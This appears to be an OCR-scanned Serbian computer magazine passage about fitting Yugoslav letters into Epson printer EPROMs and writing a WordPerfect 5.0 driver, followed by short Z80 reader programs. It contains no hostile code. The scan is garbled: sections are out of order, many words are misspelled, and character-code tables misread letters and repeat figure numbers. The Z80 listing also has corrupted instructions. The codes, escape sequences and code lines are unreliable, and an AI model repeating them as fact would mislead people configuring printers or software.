Time posao nije završen. Sledeći petak je punjenje EPROM-a koji će zameniti originalni. Kao što smo već pomenuli, u štampaču se nalazi PROM kapaciteta 128 kilobajta. To je dva puta veći PROM od EPROM-a 27512, koji još i možemo naći. Gledajući američke kataloge pronašli smo EPROM istog kapaciteta koji bi mogao da ga zameni. Međutim, njegova brzina pristupa je neadekvatna i nismo sigurni kako bi se štampač ponašao pri radu sa njim. Još jedan razlog što se nismo odlučili na njegovu porudžbinu je i cena: oko 60 US dolara. U evropskim katalozima je nismo pronašli. S obzirom na sve to i teškoće pri poručivanju iz USA, pokušali smo da izvedemo hardversku simulaciju tog proma. Posle više pokušaja to nam je i uspešno uz korišćenje originalnog PROM i EPROM 27512 koji smo napunili izmenjenim sadržajem.

Kada smo odtampali prve tekstove shvatili smo da trud nije bio uzaludan. Dobili smo savršeni tekst sa našim slovima ne koristeći nikakve pomoćne programe, već običan tekst procesor koji šalje ASCII kodove štampaču.

Kasnije smo razvili YU setove za ostale štampače iz „EPSON“ LQ serije (LQ—800, LQ—850, LQ1—050) na sličan način. Razlika u hardveru je jedino kod štampača LQ—800 utoliko što se njegovi fontovi nalaze u epromu (ili promu) kapaciteta 32K, tj. EPROM-u 27256, pa nije potrebno vršiti nikakve hardverske zahvate.

Srdanović Vladimir & Cvetič Miodrag

DRAFT	—10CPI	—CONDENSED
	—12CPI	—BOLD
	—15CPI	—ITALIC
		—DOUBLE WIDTH
		—UNDERLINE
ROMAN	—10CPI	—CONDENSED
	—12CPI	—BOLD
	—15CPI	—ITALIC
		—DOUBLE WIDTH
		—UNDERLINE
SANSERIF	—10CPI	—CONDENSED
	—12CPI	—BOLD
	—15CPI	—ITALIC
		—DOUBLE WIDTH
		—UNDERLINE



Slika 3 Osnovni fontovi u ROM-u štampača „epson LQ 500“

vera za štampač tj. parametara kao što je inicijalizacija sekvencija, postavljanje linjskog razmaka, mirrozrazmicenje, isticanje teksta i tako dalje.

Slika 2 Raspored funkcijskih tastera u programu PTR

Taster F4 omogućava definisanje tablica zamenazna uz pomoć kojih, na primer, možete da zahtevate da se umesto kod \$AE štampaču šalje niz kodova ESC \overline{J} 5 \overline{J} ESC \overline{J} 5. Jasno je da su iz tablice karaktera posebno značajne za definisanje YU slova.

Taster F6 omogućava definisanje tablica širina znakova koje su posebno interesantne za vlasnike štampača koji podržavaju proporcionalno razmicanje. Ovim ćemo se tabelama baviti u sledećim "Računarima" pošto se proporcionalnim razmicanjem ima smisla baviti samo na laserima i štampačima sa lepezom.

Kombinacija tastera Shift F8 omogućava definisanje karakteristika raznih uređaja za automatsko uretanje papira. Obzirom da su sličnima mismo imali posta, ostavismo ih za neku drugu priliku.

Kombinacija tastera Shift F6 omogućava definisanje atributa raznih fontova. WordPerfect 5.0, naime, podržava veoma zanimljiv preview (podrazumeva se da posedujete neku grafičku karticu, na primer EGA ili Hercules) koji treba da dočara kako će tekst izgledati na papiru. Da bi stvari bile realne, svaki font u tekstu treba na neki način opisati: da li su slova normalna ili istaknuta, da li se možda radi o kurzivu, da li su slova kaligrfski povezana i tome slično. Obzirom da ovako definisani atributi imaju značaj samo pri pregledu teksta i ne utiču na njegov konačan izgled na papiru, zaključio sam da je standardni oblik zvani Courier sasvim dovoljan za normalan rad.

Počecimo, dakle, od formiranja tablice zamenazna: treba prisnuti F4 i izabrati opciju 1 (Add) iz menija u drugu ekrana. Kao maticu za novu tablicu znakova izaberemo USASCII, a onda uneti u ime YU. Trenutni donose tablica će biti kreirana pa će na nama biti samo da je modifikujemo. Modifikacija, na žalost, nije baš jednostavna: treba rešiti razne probleme vezane za YU slova.

Hvala, nije trebalo

Jeste da smo godinama čekali, ali smo najzad dočekali da autor nekog teksta procesora prevede račun o slova karakterističnih za naš jezik: WordPerfect 5.0 u potpunosti podržava svih 10 karakterističnih slova naše latinice azbuke. WordPerfect 5.0, zapravo, podržava desetak kompletnih setova znakova i u okviru njih, čak i kompletnu ćirilicu raznačunajući i slova poput Serbian, Macedonian Soft N (to je ćirilsko slovo "nj"). Puna imena latinisnih slova C, Č, Đ, Š i Ž su, respektivno, C Caron (Hachek), C Acute, D Cross Bar, S Caron (Hachek) i Z Caron (Hachek), dok su odgovarajući kodovi (za velika i mala slova) dati na slici 3.

Pošto ovih dobrih vesti, moramo da priznamo da YU slova nismo uspeeli da instaliramo u skladu sa koncepcijom WordPerfecta. U čemu je problem? Ukoliko, na primer, uvozmoo da je kod slova C 1,98 i organizujemo da se ovaj kod ugrađuje u tekst prilikom na taster na kome je nactarna višestruka zagrada (()) (dodeljivanje koda 1,98 tasteru "i" ne predstavlja poseban problem zahvaljujući mogućnosti samopunog preddefinisanja tastature preko Shift F1 K menija), u preview modu će se zaista videti slovo C, ali tekmo pri normalnom radu u tekstu rešimo Hercules ili EGA karice videti slovo C — negde u programskom paketu WordPerfect postoji tabela u kojoj piše da slovo zvano C Caron (Hachek) veoma lici na obično C i da ga tako treba i prikazivati u negracijim režimima. WordPerfect, na žalost, nema nikakvog načina da sazna da je ROM naše Hercules

Znak YUSCII Računari WordPerfect 5.0

Č	5E (094)	AE (174)	1, 98
Š	5D (093)	AF (175)	1, 96
D	7C (124)	80 (176)	1, 78
Š	5B (091)	B1 (177)	1, 76
Z	40 (064)	B2 (178)	1,206
č	7E (126)	A6 (166)	1, 99
đ	7D (125)	A9 (169)	1, 97
d	5C (092)	AA (170)	1, 79
š	7B (123)	AB (171)	1,177
z	60 (096)	AC (172)	1,207

Slika 3 Kodovi za mala i velika latinisna slova u

WordPerfect kartice modifikovan tako da je kod AE zamerenj slovom Č i da bi slovo 1,98 trebalo prikazati kao kod AE, a ne kao kod 43. Uzevši u obzir da se u WordPerfectu svašta može konfiguirati, pričinio je čudno no da je ovako zamena skrivena od korisnika ali... valjalo je nešto ostavljeno i za WordPerfect 5.1.

Ostalo nam je, dakle, da se zahvalimo korporaciji WordPerfect koja se očito potrudila da angažuje izvanrednog lingvistu-poznavaoca evropskih jezika i da radimo po starom. A to znači da smo YU slova dodelili kodove u skladu sa našom "hercules" karticom i standardom "Računari" koji je izložen u prošio broju našeg časopisa i ponovljen na slici 4.

Ekranski i štampački kodovi

Slika 4 prikazuje i kodove odgovarajućih znakova WordPerfecta koje nije bilo baš lako pronaći. Rezultat? Naša slova se sada zovu na razne dužine načine (veliko C je, na primer Left Double Gillemet) i u preview modu prikazuju kao raznorazne "čvake" ali je bar u normalnom tekstu režimu sve u redu. Procento smo (nadamo se pravilno) da se treba orijentisati prema standardnom režimu u kome se tekst kreativno obrađuje; preview mod se i onako koristi samo da bi se proverio opkut obli strane, što znači da u njemu korektan prikaz naših slova nije naročito

Znak YUSCII Računari WordPerfect 5.0

Č	5E (094)	AE (174)	4, 9
Š	5D (093)	AF (175)	4, 10
D	7C (124)	80 (176)	3, 0
Š	5B (091)	B1 (177)	3, 1
Z	40 (064)	B2 (178)	3, 2
č	7E (126)	A6 (166)	4, 15
đ	7D (125)	A9 (169)	5, 16
d	5C (092)	AA (170)	6, 20
š	7B (123)	AB (171)	4, 17
z	60 (096)	AC (172)	4, 18

Slika 4 Raspored YU znakova prema standardu "Računari"

bitan. Bilo bi, jasno, bolje da se YU slova vide i u grafičkom modu, što znači da ovde izolužno rešenje možete smatrati unekoliko privremeno — posuđuje do se ne pronade nešto bolje!

Pošto smo fiksirali ekranske kodove, pozabavimo se štampačem. Tu opet nailazimo na problem standarda: na tržištu se, pre svega, nalaze "epson" i IBM kompatibilni štampači koji veoma lici na FX-80. Jedina bitna razlika je što IBM kompatibilni štampači imaju PC set znakova što znači da kodove 128, 129... 255 zauzimaju razna strana slova, specijalni znaci, linije i slično. Kod "epson" kompatibilnih štampača, sa druge strane, kodove 160—255 zauzimaju kurzivna (italic) slova dok su kodovi 128—159 iskorišćeni ali se slanjem odgovarajuće kontrolne sekvence (ESC \overline{J}) štampaču može naloziti da ovde smesti strana italic slova. Neki štampači (npr. FX-85) su opremljeni mikropreklapima za izbor seta znakova, što znači da je u ROM smesteno kako "epson" tako i IBM set draft slova (u ROM na ekspanzivnoj kartici upisan je samo (nekompletan) set IBM NLO slova. Sve u svemu, kompletan haos kome se upravo pridružuje i haos sa standardima za YU slova.

Pri standard koji treba pomenuti (i odmah odbaditi) je, nmaravno, YUSCII. Svahak bilo najlepše

kada bi svi računari u ovoj zemlji bili bar toliko standardizovani da se datoteke sa tekstom mogu prenosi bez ikakvih problema ali već godinama stari sedmobitni YUSCII (nemaćubinski) nisu uveljavili upotrebu: verujem da će ovaj prevratar neki čita ove redove potvrditi da je apsolutno nezamislivo unistiti srednje i velike zagrade u ROM-u štampača i zameniti ih slova C i C tako da se u svakom budućem paskali li C programu referenciranje Hog elementa niza se ispisuje kao adde. Šta preciznije? Usvajajući neki drugi standard ili izmisliti svoj i tako biti kompatibilan sa samim sobom.

Nekompatibilan sa samim sobom

Vredi odmah reći da nije lako biti kompatibilan čak ni sa samim sobom: dakle pređemo na sledeću generaciju računara ili štampača, prilagodavanje strom standardu će biti nerodno, a usvajanje novog više nego neprijatno. Uzmite samo moj primer: pre nekkih pet godina usvojio sam raspored YU slova u okviru sedmobitnog ASCII koda (slika 5) koji je najvećim delom bio krojen prema tastaturu mod BBC-ja (zamienio sam jedno tastere sa donjom crot-om i "l)om (") smatrajući da je donja crot neopodna pri formiranju raznih tablica). Ovaj standard sam prilagodio "epson" kompatibilnim matricnim

Znak YUSCII Računari BBC Custom

Č	5E (094)	AE (174)	7B (123)
Š	5D (093)	AF (175)	60 (096)
č	5B (091)	B1 (177)	7C (124)
Z	40 (064)	B2 (178)	7D (125)
č	7E (126)	A6 (166)	5B (091)
đ	7D (125)	A9 (169)	7E (126)
š	7B (123)	AB (171)	5C (092)
z	60 (096)	AC (172)	5D (093)

Slika 5 Raspored YU znakova u okviru sedmobitnog ASCII koda

štampačima i tako da bude udoplojen u internacionalne setove znakova — izbor pošteka štampača pošaljete ESC \overline{J} 5 (ako pri pošteka štampača pošaljete ESC \overline{J} 5, izvor švedskog seta znakova), računari će ispisivati YU slova; ako pošaljete ESC \overline{J} 5, ispisivaće se ASCII karakteri tj. srednje i velike zagrade i tome slično. Ovaj standard je prezentiran u našem umetku "Štampači iz "Računara 16" i u mojoj knjizi "Obrada teksta na računaru" gde su dati i programi za prilagodavanje ROM-ova odgovarajućih popularnih printera. Standard "Računari" ćemo ponoviti i ovde, i to uz ispravku jedne (do sada neprimecne) štamparske greške:

Ukoliko je ROM vašeg štampača modifikovan u skladu sa ovim standardom (čija je izrazito loša strana što ne podržava slovo "š"), tablica karaktera koju definišete štampaču bit poslata sekvencja ESC \overline{J} 5 koja aktivira švedska slova. Umesto slova C čiji je kod (slika 4) 4,9 štampaču treba poslati veliku zagradu ("") i na papiru će se pojaviti željeno slovo. Zahvaljujući malom triku može se ostati čak i ispisivanje srednjih i velikih zagrada: umesto otvorene srednje zagrade (kod B1) treba poslati sekvencju ESC \overline{J} 0 (tj. ime je izabrana američka azbuka "I" (ispisana srednja zagrada) ESC \overline{J} 5 (aktivirana švedska azbuka da bi dalje ispisivanje teklo normal-

Znak YUSCII Računari

Č	5E (094)	1A 9A
Š	5D (093)	1E 9E
č	5B (091)	1B 9B
Z	40 (064)	0E 8E
č	7E (126)	17 97
đ	7D (125)	1C 9C
š	7B (123)	1B 9B
z	60 (096)	0D 8D

Slika 6 Raspored YU znakova u okviru sedmobitnog ASCII koda za "epson" štampače

no). Sve u svemu, bitan deo tablice znakova prikazan je na slici 7.

Ukoliko ste se opremili IBM kompatibilnim štampačem i ugradili YU slova na iste pozicije kao i na

video karti, posao vam je mnogo lakši: radove koji odgovaraju kodovima sa slike 4 treba dopuniti jednocifrenim sekvencama koje se štiju štampaču; umesto koda 4,5 šefje sa, na primer, kod 5AE (slovo C).

Možete li se, u danima kreiranja ovog YUSCII standarda, pobrinuti i za budućnost? Skoro bi rekao da ne možete — moj BBC/epson® kompatibilni štandar bi u suštini bio dobro zamisljen (ne znam šta bi se moglo bolje napraviti), a opet se po prelasku na PC kompatibilan računari pokazao kao ograničena. Sada će se na PC-ju pojaviti gomila štandara, ali će svaki od njih predstavljati ograničenja

kvevne kojima se dati font aktivira. Važno je da u listu Select upišemo sekvencu ESC J* o kojoj se na „epson“ kompatibilnim štampačima aktiviraju standardna (Pica 10 Pitch) slova.

Groups i Resources su opcije interesantne za vlasnike raznih laserskih štampača koji su opremljeni brojnim kartrižima sa fontovima. Pri kreiranju drajvera za matricni štampač dalje pojednostini svoju potrebu.

Automatic Font Change je tablica zadužena za isticanje teksta i automatsku promenu fontova u okviru jednog pasusa ili čak reda. Ovim veoma važnim mogućnostima bavićemo se nešto donije; za sada samo isprazni kompletnu tabelu.

Substitute Fonts je, koliko nam je poznato, apsolutni novitet koji WordPerfect donosi. Ukoliko, naime, štampač podržava brojne fontove, sasvim je moguće da svi oni ne koriste istu mapu karaktera. Ukoliko, na primer, naša helvetica ne podržava potpuniji niz, a tajms ga podržava, možemo da odredimo da tekst processor privremeno pređe u tajms i da se, po ispisivanju kruzica, vrati na helveticu. Na ovaj način se može zadati čitava lista prioriteta koju će WordPerfect pretražiti pre nego što prizna da se neki znak ne može ispisati. Obzirom da naš matricni štampač na podržava brojne fontove, ovaj ćemo novitet ostaviti na miru.

Quality određuje kvalitet ispisa; WordPerfect zahteva da svaki drajver za štampač sadrži bar jedan font visokog kvaliteta. U tom ćemo smislu sve fontove deklarirati kao visokokvalitetne; drugo je pitanje koliko je za bilo kakav ispis na matricnom tampaču umesto koristiti ovakvu terminologiju!

Miscellaneous Font Features je tablica raznih (sa uporabne strane uglavnom nebitnih) parametara fonta.

Prosto smo definisali osnovne parametre standardnog fonta, uzastopnim priličima na F7 napuštajući program PTR. Pre snimanja finalne datoteke MATRINCLPPS program PTR će proveriti da li je definicija koju smo zadali konsistentna i, ako ustanovi da nije, prijaviti grešku. U takvom slučaju treba pritisnuti Cancel (F1) a zatim i View Err. (Shift F2). Na ekranu će biti ispisane poruke o greškama koje treba ispraviti pre ponovnog snimanja.

Probu ovako definisanog drajvera za štampača šansi da prođe prilično dobro: na početak teksta treba ugraditi kontrolne sekvence sa slike 9 (pogodno je čak i definisati makro naredbu [m smo je nazvali Sampse] koja dodaje date sekvence na početak svakog teksta), a zatim isprobati Print (Shift F7). Ovakvo računar pre početka štampanja „zapiče“, treba otiti u Printer control (Shift F7 C) meni i pritisnuti G* — ukoliko ćemo se pobrinuti za ispravno definisanje formata papira.

Isticanje teksta

Dok je WordPerfect 4.2 podržavao samo podvlačenje i podebljavanje teksta, WordPerfect 5.0 je mnogo vredniji: u istom redu možete da kombinujete slova pet veličina, indekse, izločice i mnoga druga stvari. Najvažniji je takozvani osnovni font koji (iz samog teksta procesora) aktivirate sa Font (Ctrl F8) F. Na ekranu se pojavljuje spisak fontova koje izabrani štampač podržava i pruža nam se prilika da pritisnom na zvezdicu izaberemo jedan od

njih. Jasno je da se različiti segmenti istog teksta mogu ispisivati raznim osnovnim fontovima, ali ćemo čitav tekst najčešće ispisivati istim fontom.

Pošto je osnovni font izabran, prilikom na Font (Ctrl F8) možemo da biramo veličinu slova (superscript, subscript, size (vino mala slova), mala slova,

```
[Paper Sz/Typ:20.32x 30.48x,standard]
[Paper Weight:Top Right]
[T/B Mar:3.38x,0.84x]
[Just Off]
[L/R Mar:0.88x,0.88x]
[Tab Set:2.65, every 2.03x]
```

Slika 9 Kontrolne sekvence za inicijalizaciju štampača

velika slova) i njihov izgled (podebljana, podvučena, duplo podvučena, kruzivna, precizna i liko dalje), da vratimo sve atribute na inicijalnu vrednost (Font N) pa čak i da definišemo boje pod pretpostavku da ih naš štampač podržava. Samo je po sebi jasno da je za korišćenje svake od ovih opcija neophodna podrška u samom drajveru za štampač.

Najjednostavnije je podržavati podvlačenje i podebljavanje teksta: u osnovnom meniju programa PTR (slika 10) kriju se opcije Bold, Underline, Double Underline, Italic, StrikeOut, Redline, Shadow i Color iz razloga opisanih u tekstu „Jedna mračna afera“, autor ovog teksta obično uvajda da su podvučena slova zaista podvučena (treba definisati sekvencu ESC -" i za početak i ESC -" o za kraj podvlačenja) ali da se podjelina (bold) slova ispisuju kruzivom (ESC -" i ESC -" za početak odnosno kraj podebljavanja); ukoliko vam se vide sviđaš normalni raspored stvari ili ukoliko je vaš štampač IBM kompatibilan pa ne podržava kruziv, odgovarajuće opcije iz boje tablice treba da dobiju vrednosti ESC -" i ESC -" J*.

Nešto veće probleme prave slova raznih veličina — odgovarajuće opcije osnovnog menija ne postoje, što znači da ćemo morati da se snamemo na drugi način i, da dodajemo fontove.

Videli smo da se među parametrima svakog od fontova nalazi i escape sekvencija koja ga aktivira — naš standardni Courier 10 Pitch se, na primer, aktivira sa ESC J* 0. Nama, međutim, nikakve prepreke da sekvencu kojom se neki font aktivira u stvari samo promeni način ispisa: ako kreiramo font Courier 10 Pitch Subscript i aktiviramo ga sekvencom ESC -" 0 a deaktiviramo sa ESC J* 1, izbor ovog fonta će se svesti na pisanje indeksa. Kreiramo, dakle, fontove Courier 10 Pitch Subscript i Courier 10 Pitch Superscript koji će po svemu biti slični standardnom (možemo da kopiramo isti opje) ali će se aktivirati sa ESC -" 1 i odnosno ESC -" 0 a deaktivirati sa ESC J* 1.

Kada bi na ovaj način kreirani fontovi morali da se aktiviraju promenom baznog fonta u tekstu, čitavo bi stvar bilo pomalo neprijatno. Konstruktori WordPerfecta su, međutim, uveli tablicu automatskih zamena fontova (Automatic Font Changes). O čemu se zapravo radi? Ako je u osnovnom fontu definisano da se za potpise koristi font Courier 10 Pitch Subscript, svaki nalazak na ekranu kod u tekstu koji aktivira potpise se izvrši inicijalnom sekvencu ESC -" 1 i koja će zapravo nalaziti štampaču da ubuduće štampa minijaturna spušenata slova. Nalazak na kod koji označava kraj potpisa rezultiraće, prirodno, sekvencom ESC -" 0 koja ponovo aktivira standardni font. Obzirom da se fontovi Courier 10 Pitch Subscript i Courier 10 Pitch Superscript koriste samo u okviru osnovnog fonta, možete da im dodelite atribut Use Font Only for Automatic Font Changes na šta ćete iskoristiti Miscellaneous Font Features meni.

Finalna tablica u okviru opcije Automatic Font Changes našeg drajvera prikazana je na slici 11 — da biste kompletirali drajver, treba da kreirate fontove Condensed, Elite i Enlarged. Kao matrica može da vam posluži osnovni (Courier 10 Pitch) font, pri čemu će inicijalne sekvence za kondenzovana, elitna i povećana slova biti respektivno 15, ESC -" 1 i ESC -" 0; fontovi se opozivaju sa 18, ESC -" 1 i ESC -" 0.

Pošto na ovaj način kompletirani drajver isprobaće u praksi, okažaće se jedan veoma ozbiljan pro-

Kod	Zamena
0, 91	ESC "R" [0, 51] ESC "R" [5]
0, 92	ESC "R" [0, 92] ESC "R" [5]
0, 93	ESC "R" [0, 93] ESC "R" [5]
0, 96	ESC "R" [0, 96] ESC "R" [5]
0, 123	ESC "R" [0, 123] ESC "R" [5]
0, 124	ESC "R" [0, 124] ESC "R" [5]
0, 125	ESC "R" [0, 125] ESC "R" [5]
ES, 126	ESC "R" [0, 126] ESC "R" [5]
3, 1	" "
3, 2	" "
4, 9	" "
4, 10	" "
4, 15	" "
4, 17	" "
5, 16	" "

Slika 7 Tablica zamena znakova

po prelasku na neki VAX ili (ko zna) neku mašinu koju radi sa ebisid kodom. Čovek je, sa druge strane, ro štandar koji je usvojio; ako se setite da se u raznim disketama i kasetama nalazi desetak megabajta teksta pisanog uz jedan rasped YU slova, teško ćete se rešavati da ga mi i najmanje promenite jer bi nam konverzija starih tekstova odnela ko zna koliko meseci i donela ko zna koliko nerviranja! Sve u svemu, izgleda da je bilo kakva standardizacija i tako dinamičnoj oblasti kao što je računarsvo, na žalost, kratkog daha!

Kako rade fontovi

Pošto je tablica znakova definisana, vredi se pobaviti fontovima. Priličnomo, dakle, FB, izaberi Standard Printer a zatim opciju Font. Na ekranu se pojavljuju svi fontovi koje Standard Printer podržava tj. jedino Courier 10 Pitch. Još jedan pritisak na ENTER dovodi nas u meni sa slike 8 u okviru koga treba izabrati razne parametre fonta.

Typeface se odnosi na oblik slova i ima značaj jedino za preview. Za sada ćemo se zadovoljiti definicijom Courier koja je ugrađena u standardni štampač.

Orientation određuje da li se slova ispisuju na normalan način ili na popreko okrenutom papiru. Izabraćemo, jasno, Portrait (normalnu) orijentaciju.

Character Maps određuje tablicu zamena znakova koji se štaju štampaču. Izabraćemo tablicu YU.

Sizing and Scaling tablica bavi se proporcionalnim razmicanjem. Posvetićemo joj više pažnje nešto donije kada u istom redu budemo kombinovali veći broj fontova.

Load and Select Strip određuje kontrolne sekvence: C:\TEXT\WPS\MATRICE.PRS

Printer: Epson FX80
Font: Courier 10 Pitch

Typeface	Orientation
Character Map	Size and Spacing Information
Load and Select Strings	Groups
Resources	Automatic Font Changes
Substitute Fonts	Quality
Miscellaneous Font Features	

Press Enter to Look or Edit: A - 2 Name Search:
Do all that apply

Slika 8 Meni za izbor parametara tipografskog pisma

File: C:\TEKST\WP5\MATRICNI.PRS

Printer: Epson FX80

Fonts
Groups
Resources
Forms
Graphics Resolutions
Bitmap Graphics
Rules and Shaded Boxes
Bold
Underline
Double Underline
Italics
Strikethrough
Redline
Shadow
Color
Helps and Hints about Printer
Soft Font Format Type
Variables

Press Enter to Look or Edit; A - Z Name Search;
Do all that apply

Slika 10 Opcije za isticanje teksta

File: C:\TEKST\WP5\MATRICNI.PRS

Printer: Epson FX80
Font: Courier 10 Pitch
Automatic Font Changes For
Courier 10 Pitch

Feature	Font Name
Extra Large Print	
Very Large Print	
Large Print	Enlarged
Small Print	Condensed
Fine Print	
Superscript	Courier 10 Pitch Superscript
Subscript	Courier 10 Pitch Subscript
Italics	
Shadow	
Redline	
Double Underline	
Bold	

Enter Select Automatic Font Change;
Switch Cross Reference List;

Slika 11 Tablice u opciji za zamenu fontova

	Normalna	Kondenzovana	Povecana
Font Cell Height	10	9	9
Default Leading	2	3	3
Pitch	10	17.14	5
Font Width	1/10	7/120	24/120
Horizontal Spacing Unit	1/10	7/120	24/120
Vertical Spacing Unit	1/6	1/6	1/6

Slika 12 Tablica sa širinama slova

File: C:\TEKST\WP5\MATRICNI.PRS

Printer: Epson FX80
Horizontal Motion
Relative Horizontal Spacing (microspace)

Function	Expression
Move Forward	[32]
Move Backward	
Maximum Units	1
Perform Carriage Return	[13]
Auto Line Feed on Carriage Return?	NO
Send Attribute Byte	
Expand Inter-Character Spacing (Add Dots)	

A - Z Name Search;
Press Enter to Edit

Slika 13 Koresk za horizontalno pomeranje

blem: računar će potpuno haotično urediti desnu ivicu ukoliko se u nekom redu javlja bilo koji font osim osnovnog. Tajna je u tabeli koju smo do sada mnogo zaobilazili: *Sizing and Scaling Information*.

Proporcionalni problemi

Svi fontovi koje smo do sada kreirali i koje ćemo na matičnom štampaču uopšte kreirati su neproporcionalni: svako slovo je iste širine. Računar, ipak,

mora da zna kolika je ta širina i to u jedinicama nazvanim *Pitch* — broj karaktera po dužinom inča. Ima standardnog fonta (*Courier 10 Pitch*) signifikna da se pri radu sa osnovnim fontom na svakom dužinom inča rađa po 10 slova; konsultacija uputstva za vaš štampač otkriva da je širina kondenzovanih slova 17.14, elitnih 12 a povećanih 6 CPI (znakova po inču). Ova podataka treba upisati u odgovarajuće *Sizing and Scaling Information* tablice i to u skladu sa našom slikom 12.

Slika 12 prikazuje da osim širine slova treba posediti još neke parametre koji se uglavnom svodi na mikrozamicanje. *WordPerfect 5.0*, naime, može da podrži različite metode mikrozamicanja koji odgovaraju raznim tipovima matičnih, laserskih i Japanskih štampača. Šta je, pre svega, mikrozamicanje? Štari tekst procesori su desnu ivicu teksta uravnavali ubacujući višestruke blankove između reči što je tekst činilo nekako „šupljim“. Docije su se ljudi setili boljeg trika: ako je svaki blanko širok 12 tačaka, dodavanje jednog uravnavajućeg blanka zamenjeno proširivanjem 6 blanko simbola za po dva (za ljudsko oko slabo primetna) tačkice i tekst će biti uravnat a ipak popunjen! Nevođa je jedino što „epson“ kompatibilni matični štampači ne podržavaju pravo mikrozamicanje — treba svakako raznim tikovima koje su na našem „kanonu“ sviako proizveli slavno „Štampanje u nastavcima“ opisano na početku ovog teksta. Zato smo odlučili da u naš drajver za „epson“ kompatibilne štampače ne ugrađujemo nikakve egzibice — u okviru *Horizontal Motion* opcije glavnog menija definisali smo da je minimalno moguće pomeranje u desno jedan blanko (slika 13) što je zahvalilo i zadržanje ostalih parametara sa slike 12. Rezultat? Šupljikavo uravnat tekst ali i brzo štampanje! Ako osvarite nešto bolje ili brže, napilište nam nekoliko reči o tome — zahvali koje postavljate pred matično štampanje ne moraju da budu skromni kao moj!

Vertikalno razmicanje je mnogo jednostavnije za realizaciju — sva tri fonta ispisuju po šest linija po inču, što znači da tablicu *Vertical Motion* iz glavnog menija uopšte ne treba menjati. Vlasnici veoma popularnog štampača Star NL 10 kojima su na raspolaganju povećana slova koje su viša od standardnih moraću malo da eksperimentiraju sa parametrom *Vertical Spacing Unit* sa slike 12. Za kraj smo ostavili najjednostavnije: izabraćemo opciju *Forms* iz glavnog menija i definisati formular koji je jednak A4 stranici. Ukoliko vaš matični štampač ne koristi perforirani papir, pruža vam se mogućnost da naložite da se posle svakog ispisivanja lista štampanje prekine i da računar sačeka da u okviru *Print (Shift F7) Control Printer* menija pritisnete G.

Ništa nije savršeno

Detaljno testiranje na ovaj način kreiranog drajvera pokazalo da ništa nije savršeno — redovi u kojima se mešaju standardna, povećana i kondenzovana slova nisu uvek tačno uravnavali jer računaru jednostavno nedostaje preciznosti: blanko je najmanje jedinica uravnavanja a ponekad treba dodati tačno pola blanka što znači da će i dopisivanje i nedodavanje proizvesti jednaku grešku kod je i, pored toga, više nego prihvatljiv — povećana slova se i onako koriste za naslove i podnaslove koji su obično sami u redu. Sve opcije za centriranje li desno uravnavanje podignih redova funkcioniše savršeno.

Pomenimo još i finalni problem vezan za format PRS datoteka — ukoliko vaš savršeno ispravni drajver ne radi na prijateljevom računaru, proverite koji release *WordPerfecta 5.0* ko poseduje. U verzijama koje nose datum jui 1988. došlo je, naime, do promene formata printerskih datoteka, što je dopunjeno tek delimičnom konverzijom: PRS fajlovi za stari *WordPerfect* rade i na novom ali su printerske datoteka sa novog *WordPerfecta* sasvim nerazumjive na starom!

Drajver za matični štampač koji smo opisali u okviru ovog teksta je u mnogo čemu rudimentaran što znači da ne podržava brojne novitete *WordPerfecta 5.0* — nema grafike, nema brojnih fontova, nema proporcionalnog razmicanja, nema duplo povećanja i precrtavanja teksta... Verujemo, međutim, da su informacije koje smo ovde naveli olakšati samostajno generisanje moćnijih drajvera ali i da će naša vorevina biti praktično upotrebljavana kao jednostavan i brz solverski interfejs između *WordPerfecta* i „epsona“. Za mesec dana ćemo se, opajući drajver za Hewlett-Packardov laserski printer *LaserJet II*, pozabaviti mnogo složenijim opcijsima i, prema tome, naučiti da koristimo nove mogućnosti *WordPerfecta*, programa PTR i pomoćnog programa *WP/IF* firme *SoftCraft*.

Tuk na utuk

Zbirka sitnih i jednostavnih ali u isto vreme i dovoljno korisnih programa da biste se odlučili da utrošite vreme na njihovo ukucavanje — to je uvek i bila ideja vodilja ove rubrike.

Ako pažljivo pogledate priloge u ovom broju, primetićete da su skoro svi oni popravke ranijih verzija, ili odgovora na neke već objavljene programe, ili usavršenije, brže ili kraće verzije već poznatih programa. U tome, međutim, i leži lepota programiranja.

„Spektrum“/Z80 1200 za 1000 decimala

Iznenaden sam objavljivanjem programa za dešjevanje dva cela broja sa prozvojljnim brojem decimala u računaruima 39. Da su to „Računari“ prestali da budu „časopis za prave programere“ i uporno se drže one video-manjačke izreke „bolje igrati kada ništa ne znam“.

Posle toliko članaka u „Računari“ o algoritmima, strukturi i efikasnosti programa, objavili ste program koji je u očitoj suprotnosti sa svima napisanim. Dotični program koristi registar kao flek, odnosno pokazuje, da je ceo deo pri dešjevanju decimalna tačka iza njega već ispisana, a to povlači više naredbi i to, što je najgore, naredbi koje se izvršavaju u petlji. Za hiljadu decimala to ima efekat kao da

je program duži za nekoliko hiljada naredbi, a to, naravno, troši vreme. Nepotrebne naredbe u ovom programu su: LD A,1; PUSH AF; POP AF; AND A; JP Z, DIGIT; JP DIV

Program, nadalje, nema strukturu, nego jednostavno „skače“ sa jednog dela na drugi da bi preskočio deo koji je mogao biti na početku.

Sve u svemu, stari priznavooci duše „spektruma“ su još jednom uzviknuli: „Još jedan koji je saznao šta znači LD A,1!“. U prilogu vam šaljem svoju verziju programa koji je dug 60 bajtova (od već opisanog je kraći 8 bajtova) i brži za oko 1.2 puta.

Boban Jovanović

„Spektrum“/Z80

Ništa nije nemoguće

Iako sam mislio da je moj program za crtanje sprajtova iz „Računara 39“

nemoguće ubrzati, pokazalo se da se sa malim izmenama program može ubrzati za pet taktova po petlji za crtanje sprajta. Izmena je dosta jednostavna, i lako ćete je ostvariti.

Dovoljno je da pogledate priložen deo listinga na kome se vide novonastale promene, a zatim da te izmene izvršite u delovima programa koji počinju od labela NULA I PLOT_3. Sada će svaka od ovih petlji da se izvršava pet taktova manje nego pre, a sprajt će se kretati još brže.

```

480 NULA LD DE,BO
490 LD B,8
500 LD IX,(X)
510 PO LD PUSH BC
520 DEFB *DD
530 LD B,H
540 DEFB *DD
550 LD C,L
560 CALL P1X_AD
570 LD A,(DE)
580 LD (HL),A
590 INC DE
600 DEFB *DD
610 INC H
620 POP BC
630 DJNZ P0
640 RET
    
```

Ranko Tomić

„Spektrum“/Z80

Slova koja lakše trče

